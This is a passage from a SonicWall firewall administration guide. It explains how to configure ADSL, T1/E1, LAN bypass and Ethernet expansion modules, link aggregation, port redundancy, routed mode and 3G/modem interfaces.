The ADSL module card is detected on boot, and assigned an interface name of M0 or M1. The interface name is based to it based on the expansion slot hosting the module card. You will see the assigned entry when you log into the Network Interfaces page.

The ADSL interface is never unassigned. When plugged in, it is always present in the WAN zone and zone assignment cannot be modified.



Click on the **Configure** icon to the right of the interface entry. You will see a menu with three tabs: **General**, **Advanced**, and **DSL Settings**. The **DSL Settings** tab allows you to configure ISP-specific settings for the ADSL connection.



It displays the configurable DSL fields:

- Virtual Path Identifier (VPI)
- Virtual Channel Identifier (VCI)

- Multiplexing Method (LLC or VC)

The values for these parameters should match the settings on the ISP DSLAM, and are provided by the ISP. These values vary from one ISP to another, and from country to country.


The SNWL default uses the most common values in the USA. The VPI and VCI settings are used to create the Permanent Virtual Circuit (PVC) from the NSA2400MX to the ISP DSLAM.

When finished configuring these ISP settings, click **OK**.


The Ethernet-specific settings on the Advanced tab, even if set, do not apply to the ADSL module. The Link Speed field in the Advanced tab has a fixed "N/A" selection, since it does not apply to ADSL. The ADSL link speed can't be customized but is predetermined by the DSL Provider.

The standard WAN ethernet settings are not affected by the presence of the ADSL module.

When the ADSL module is first plugged in, it should be added to the WAN Load Balancing default group so that the ADSL module can be used to handle default route traffic. Go to the **Failover & LB** page and click the **Configure** icon to edit the settings.



On the **General** tab, add the ADSL interface to the Load Balancing group. If the default primary WAN, X1, is unused or unconfigured, it can be removed for a cleaner interface configuration.



When done, click **OK**, and the ADSL module will be added to the group.

Configuring the T1/E1 Module


The 1-port T1/E1 Module provides the connection of a T1 or E1 (digitally multiplexed telecommunications carrier system) circuit to a SonicWall appliance using an RJ-45 jack.

The SonicWall T1/E1 module fully supports Point-to-Point Protocol (PPP) and Cisco HDLC encapsulation, and can connect to Cisco routers and HP ProCurve devices.

NOTE: Only one T1/E1 module can be configured on each appliance.

To configure the T1/E1 Module:

1 Click on the **Edit** icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** dialog displays.




The **General** tab allows you to set up the type of encapsulation: **PPP** or **HDLC**, as well as the management interface type and level of user security login. The Zone setting is disabled.

2 Select the desired type of encapsulation: PPP, HDLC, or Cisco HDLC. If you select a type of encapsulation other than PPP, you will need to assign the IP address and netmask.

3 If HDLC or Cisco HDLC is selected, assign the IP address and subnet mask for the network mask assigned to the subnet.These are auto-filled for you, but you can change them if desired.

If you want to enable remote management of the SonicWall security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS. You can also set the level of security (**HTTP** or **HTTPS**) at this time.

4 Click on the **Advanced** Tab.



You will see two radio buttons, one for T1 and one for E1. Only one button should be selected at a time. Different Line Coding, Framing and Encapsulation configuration choices are offered, depending on the button.

5 Select the Clock Source: Internal or External. This selection is the same for both T1 and E1.

6 Select the Line Coding option:

- When T1 is selected, the choices are: B8ZS, AMI
- When E1 is selected, the choices are: HDB3, AMI

7 Select the Framing configuration:

- When T1 is selected, the choices are: D4 (SF), ESF
- When E1 is selected, the choices are: FAS, MFAS

8 Select the DSO speed: 56 KB or 64KB (default).

If desired, you can specify the Data DSO range.

- For T1, the range is 1 to 24 (default)
- For E1, the range is 1 to 31

Each number can be individually set. For example, “5 to 15”, “1 to 1”, 1 to 20” are valid settings.

9 Line Build Out is available with T1. The options are: 0.0 dB, -7.5 dB, -15 dB, -22.5 dB.

CRC is configured with an enable/disable check-box. When T1 is selected, the check-box is labeled CRC6, when E1 is selected the check-box is labeled CRC4.

You can also choose to enable multicast.


10 When finished with configuration, click **OK**.

The T1/E1 module interface will be added to the pool of available WAN interfaces

Configuring the LAN Bypass Module

This module allows you to perform a physical bypass of the firewall when the interface is bridged to another interface with LAN bypass capability. This allows network traffic to continue flowing if an unrecoverable firewall error occurs.

1 Click on the **Edit** icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** dialog displays. The **Bypass** option is only displayed if an interface capable of performing the bridge is present.



2 The dialog shows the LAN interface, and has a check box "**Engage Physical ByPass on Malfunction**" to enable the physical bypass feature. This is only displayed when the interface is bridged to another interface capable of performing the LAN bypass. Enabling this check box means that the packets between the bridged pairs will not fail, even if the firmware or NSA appliance fails.

If the check box is not enabled, the ports will behave like normal Ethernet ports.

3 Click **OK** to configure the interface.

Configuring the 2 Port SFP or 4 Port Gigabit Ethernet Modules


Topics:

- Configuring General Options
- Configuring the Advanced Settings for the Module Interface
- Configuring Additional Interfaces

Configuring General Options

1 Click on the **Edit** icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** dialog displays.

2 If you're configuring an Unassigned Interface, you can select any zone from the **Zone** menu. **LAN** is already selected in the **Zone** menu.



Select one of the following LAN Network Addressing Modes from the **IP Assignment** menu.

- **Static** - configures the interface for a network that uses static IP addresses.
- **Transparent** - configures the interface to use interfaces as the top level of the management hierarchy and span multiple interfaces.

Depending on the option you choose from the IP Assignment menu, complete the corresponding fields that are displayed after selecting the option.


3 Assign the IP address and subnet mask for the network mask assigned to the subnet.These are auto-filled for you, but you can change them if desired.

4 If you want to enable remote management of the SonicWall security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS. You can also use a checkbox to add a rule to redirect from HTTP to HTTPS to enforce security on the interface.

5 Click **OK** to configure the interface.

Configuring the Advanced Settings for the Module Interface

The **Advanced** tab includes settings for forcing an Ethernet speed and duplex, overriding the Default MAC address, enabling multicast support on the interface, and enabling 802.1p tagging. Packets sent out with 802.1p tagging are tagged VLAN id=0 and carry 802,1p priority information. Devices connected to this interface need to support priority frames.



6 Each expansion module interface must be individually configured. These initially appear as unassigned interfaces.

7 Click on the **Edit** icon in the **Configure** column for the Interface you want to configure.

For each interface, on the **General** tab of the **Edit Interface** window, select **LAN** from the **Zone** menu. Fill in the desired IP assignment. The subnet will be assigned for you. Add the desired management options and click **OK**. Then configure the **Advanced** settings.

Configuring Link Aggregation

Link Aggregation groups up to four Ethernet interfaces together forming a single logical link to support greater throughput than a single physical interface could support, this is referred to as a Link Aggregation Group (LAG). This provides the ability to send multi-gigabit traffic between two Ethernet domains. All ports in an aggregate link must be connected to the same switch. The firewall uses a round-robin algorithm for load balancing traffic across the interfaces in a Link Aggregation Group. Link Aggregation also provides a measure of redundancy, in that if one interface in the LAG goes down, the other interfaces remain connected.

Link Aggregation is referred to using different terminology by different vendors, including Port Channel, Ether Channel, Trunk, and Port Grouping.

Link Aggregation Failover

SonicWall provides multiple methods for protecting against loss of connectivity in the case of a link failure, including High Availability (HA), Load Balancing Groups (LB Groups), and now Link Aggregation. If all three of these features are configured on a firewall, the following order of precedence is followed in the case of a link failure:

- High Availability
- Link Aggregation
- Load Balancing Groups

HA takes precedence over Link Aggregation. Because each link in the LAG carries an equal share of the load, the loss of a link on the Active firewall will force a failover to the Idle firewall (if all of its links remain connected). Physical monitoring needs to be configured only on the primary aggregate port.

When Link Aggregation is used with a LB Group, Link Aggregation takes precedence. LB will take over only if all the ports in the aggregate link are down.

Link Aggregation Limitations

- Currently only static addressing is supported for Link Aggregation
- Link Aggregation is supported on SonicWall E-Class appliances only.
- The Link Aggregation Control Protocol (LACP) is currently not supported

Link Aggregation Configuration

To configure Link Aggregation:

1 On the **Network > Interfaces** page, click the **configure** icon for the interface that is to be designated the master of the Link Aggregation Group. The **Edit Interface** dialog displays.

2 Click on the **Advanced** tab.

3 In the **Redundant/Aggregate Ports** drop-down menu, select **Link Aggregation**.

4 The **Aggregate Port** option is displayed with a check box for each of the currently unassigned interfaces on the firewall. Select up to three other interfaces to assign to the LAG.

NOTE: After an interface is assigned to a Link Aggregation Group, its configuration is governed by the Link Aggregation master interface and it cannot be configured independently. In the Interface Settings table, the interface's zone is displayed as "Aggregate Port" and the configuration icon is removed.

5 Set the **Link Speed** for the interface to **Auto-Negotiate**.

6 Click **OK**.

NOTE: Link Aggregation requires a matching configuration on the Switch. The switch's method of load balancing will very depending on the vendor. Consult the documentation for the switch for information on configuring Link Aggregation. Remember that it may be referred to as Port Channel, Ether Channel, Trunk, or Port Grouping.

Configuring Port Redundancy

Port Redundancy provides a simple method for configuring a redundant port for a physical Ethernet port. This is a valuable feature, particularly in high-end deployments, to protect against switch failures being a single point of failure.

When the primary interface is active, it processes all traffic to and from the interface. If the primary interface goes down, the secondary interface takes over all outgoing and incoming traffic. The secondary interface assumes the MAC address of the primary interface and sends the appropriate gratuitous ARP on a failover event. When the primary interface comes up again, it resumes responsibility for all traffic handling duties from the secondary interface.

In a typical Port Redundancy configuration, the primary and secondary interfaces are connected to different switches. This provides for a failover path in case the primary switch goes down. Both switches must be on the same Ethernet domain. Port Redundancy can also be configured with both interfaces connected to the same switch.

NOTE: Port Redundancy is supported on SonicWall E-Class appliances only.

Port Redundancy Failover

SonicWall provides multiple methods for protecting against loss of connectivity in the case of a link failure, including High Availability (HA), Load Balancing Groups (LB Groups), and now Port Redundancy. If all three of these features are configured on a firewall, the following order of precedence is followed in the case of a link failure:

- Port Redundancy
- HA
- LB Group

When Port Redundancy is used with HA, Port Redundancy takes precedence. Typically an interface failover will cause an HA failover to occur, but if a redundant port is available for that interface, then an interface failover will occur but not an HA failover. If both the primary and secondary redundant ports go down, then an HA failover will occur (assuming the secondary firewall has the corresponding port active).

When Port Redundancy is used with a LB Group, Port Redundancy again takes precedence. Any single port (primary or secondary) failures are handled by Port Redundancy just like with HA. When both the ports are down then LB kicks in and tries to find an alternate interface.

Port Redundancy Configuration

To configure Port Redundancy:

1 On the **Network > Interfaces** page, click the **configure** icon for the interface that is to be designated the master of the Link Aggregation Group. The **Edit Interface** dialog displays.

2 Click on the **Advanced** tab.

3 In the **Redundant/Aggregate Ports** drop-down menu, select **Port Redundancy**.

4 The **Redundant Port** drop-down menu is displayed, with all of the currently unassigned interfaces available. Select one of the interfaces.

> **NOTE:** After an interface is selected as a Redundant Port, its configuration is governed by the primary interface and it can not be configured independently. In the Interface Settings table, the interface's zone is displayed as "Redundant Port" and the configuration icon is removed.

5 Set the **Link Speed** for the interface to **Auto-Negotiate**.


6 Click **OK**.

Configuring Routed Mode

Routed Mode provides an alternative for NAT for routing traffic between separate public IP address ranges. Consider the topology in Network Using Routed Mode where the firewall is routing traffic across two public IP address ranges:

- 10.50.26.0/24
- 172.16.6.0/24

Network Using Routed Mode




By enabling Routed Mode on the interface for the 172.16.6.0 network, NAT translations will be automatically disabled for the interface, and all inbound and outbound traffic will be routed to the WAN interface configured for the 10.50.26.0 network.

To configure Routed Mode:

1 Navigate to the **Network > Interfaces** page.

2 Click on the **configure** icon for the appropriate interface. The **Edit Interface** dialog displays.

3 Click on the **Advanced** tab.



4 Under the **Expert Mode Settings** heading, select the **Use Routed Mode - Add NAT Policy to prevent outbound\inbound translation** check box to enable Routed Mode for the interface.

5 In the **Set NAT Policy's outbound\inbound interface to** drop-down menu, select the WAN interface that is to be used to route traffic for the interface.

6 Click **OK**.

The firewall then creates “no-NAT” policies for both the configured interface and the selected WAN interface. These policies override any more general M21 NAT policies that may be configured for the interfaces.

Configuring the U0/U1/M0 External 3G/4G/Modem Interface

The SonicWall security appliances with a USB port support an external 3G/mobile or analog modem interface. Depending on your appliance, when an analog modem or 3G device is installed prior to starting the appliance, it will be listed as the U0, U1, or M0 (NSA 240 only) interface on the **Network > Interfaces** page.

The U0/U1/M0 interface must be initially configured on the on the **3G** or **Modem** tab in the left-side navigation bar. Once you have a created configuration profile for the interface, the configuration can be modified from the **Network > Interfaces** page. For additional information on 3G or analog modem external interfaces, see 3G/4G/Modem.

NOTE: The SonicWall security appliance must be rebooted before it will recognize the external 3G/mobile or analog modem interface.

Topics:


- Manually Initiate a Connection
- Configuring the U0/U1/M0 Interface from Network > Interfaces

Manually Initiate a Connection

To manually initiate a connection on the U0/U1/M0 external 3G/modem interface:

1 On the **Network > Interfaces** page, click on the **Manage** button for the U0/U1/M0 interface.

2 The **U0/U1/M0 Connection Status** dialog displays. Click the **Connect** button. When the connection is active, the **U0/U1/M0 Connection Status** dialog displays statistics on the session.




For a detailed explanation of the behavior of the **Ethernet with 3G Failover** setting see Understanding 3G/4G Connection Types.

Configuring the U0/U1/M0 Interface from Network > Interfaces

To configure the U0/U1/M0 interface from the Network > Interfaces page:

1 Click the **configure** icon for the U0/U1/M0 interface.



2 If the interface will be used in Connect on Data mode, select the categories of traffic that will trigger the interface to automatically connect when the appliance detects those types of traffic.

The following categories are supported:

- NTP packets
- GMS Heartbeats
- System log e-mails
- AV Profile Updates

- SNMP Traps
- Licensed Updates
- Firmware Update requests
- Syslog traffic

NOTE: To configure the SonicWall appliance for Connect on Data operation, you must select **Connect on Data** as the **Connection Type** for the Connection Profile. See 3G/4G > Connection Profiles for more details.

3 Select the appropriate **Management/User Login** options to enable remote management of the SonicWall appliance over the 3G interface.

You can select any of the supported management protocol(s): **HTTPS**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

NOTE: Remote manage the appliance over the U0/U1/M0 interface requires that the 3G provider:

1 Issues a publicly routable IP address upon connection to the 3G network.

2 Allows external connection to be initiated on their network.

Please contact your 3G provider to determine if they support these requirements.


4 Select **Add rule to enable redirect from HTTP to HTTPS** to have the SonicWall automatically convert HTTP requests to HTTPS requests for added security.

5 To select the preferred configuration profiles for the interface, click the **Profiles** tab.

6 Select the appropriate connection profiles for **Primary Profile**, **Alternate Profile 1**, and **Alternate Profile 2**.

NOTE: The connection profiles must be initially configured on the **3G > Connection Profiles** page. See 3G/4G > Connection Profiles for more details.

7 Click on the **Advanced** tab.



8 Check the **Enable Remotely Triggered Dial-Out** check box to enable network administrators to remotely initiate a WAN modem connection. For more information, see Remotely Triggered Dial-Out Settings.

9 (Optional) To authenticate the remote call, check the **Requires authentication** check box and enter the password in the **Password** and **Confirm Password** fields.

10 In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is **0**, which allows an unlimited number of nodes.

11 Click the **Enable Egress Bandwidth Management** check box to enable bandwidth management policy enforcement on outbound traffic.

12 Click the **Enable Ingress Bandwidth Management** check box to enable bandwidth management policy enforcement on inbound traffic.

13 Select a **Compression Multiplier** from the drop-down list as necessary to appropriately adjust bandwidth calculations if the dial-up device performs compression.

14 Select the **Enable flow reporting** check box to have the data for flows on this interface reported to Flow Reporting and the Real-Time Monitor.

NOTE: In earlier SonicOS releases, the failover behavior for the 3G/Modem interface was configured on the Network > Interfaces page. Now, 3G/Modem failover is configured on the **Network > Failover & LB** page. See Network > Failover & Load Balancing for more information.

Configuring PortShield Interfaces (TZ series, NSA 240, and NSA 2400MX)

PortShield architecture enables you to configure some or all of the LAN ports into separate security contexts, providing protection not only from the WAN and DMZ, but between devices inside your network as well. In effect, each context has its own wire-speed PortShield that enjoys the protection of a dedicated, deep packet inspection firewall.

